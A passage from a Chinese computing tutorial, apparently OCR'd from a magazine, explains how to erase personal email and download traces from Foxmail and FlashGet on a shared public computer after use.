


图1

这样它就不会整天打扰你了，更不会泄露你的尊容了，够绝吧。其它的也想不出什么要补充的，那就再让我们来看看下网之后吧！

二、下网之后

邮件收发想必是上网首先会做的事，那么Foxmail就实在是不可不会用哦。那当你看完了邮件，准备下机离开时，你不会把邮件留在机器上吧，况且Foxmail的加密方式实在是不敢让人恭维，稍有入侵知识的人就可以轻而易举的破解出来。那怎么把它删除呢？跟我来吧！步骤比较繁琐。

首先分别点击收件箱、发件箱、已发送邮件箱及垃圾邮件箱，选中各项中的全部邮件单击右键选择“删除”，然后到废件箱再次选中全部邮件后将其删除，如图2。




图2

接下来点击“帐户”菜单，选择其中的“新建”，因为Foxmail必须留下一个帐号，否则我们是没有办法删除正在使用的帐号的，如图3。




图3

根据向导，我们在用户名处随便填入一些字符，在点击“选择”按钮选择邮箱路径，这里选择的路径不能和我们正在使用帐户的存放路径相同，否则会出错，后面的根据提示也可以随意填写，如图4。

新建帐户完成后就可以来删除我们使用的帐户了，在左侧选中帐户后点击“帐户”菜单中的“删除”即可，如图5。

随后我们找到Foxmail的安装目录，在其mail子目录下找到我们的邮箱帐号，选中后连目录一起整体删除，如图6。

最后在Foxmail主目录下选择查看方式为“详细信息”，然后点击“修改时间”，让当前目录下的文件按照修改时间进行排序，这样就可以找到我们刚刚修改过的文件，将其删除，这是存放Foxmail中帐户的文件及其备份，如图7。

到这里有人要说直接把目录删除不就得了，何必这么烦呢？当然，如果有还原卡的机器你可以这么做，否则建议你还是不要

给网管添麻烦了，他们也不容易哦。缺德事还是少做为妙啊！说不定哪天给发现了，一定是被狠K一顿。

接着就应该是下载软件出场了。这里我选择可以下载HTTP、MMS、RTSP的FlashGet和FTP的FlashFXP。先说FlashGet吧。

其实也不用多说什么，几乎与Foxmail的方法相同，因此上面才比较详细的进行了说明。选中正在下载、已下载中的软件、游戏、驱动程序及Mp3的全部文件，点击右键选择删除，然后到已删除中将文件全部选中后选择右键菜单中的“全部删除”，如图8。




图4




图5




图6




图7

在跳出的对话框中将“删除未下载完成的文件”和“删除已下载的文件”两项都选中，点击“确定”按钮，如图9。

FlashGet做的比较人性化，为了防止误删除，它是将所有的文件都移到了回收站，但是这同样也是其安全缺陷，留下了可乘之机。我们到桌面上的回收站图标上单击右键，选择“清空回收站”即可。

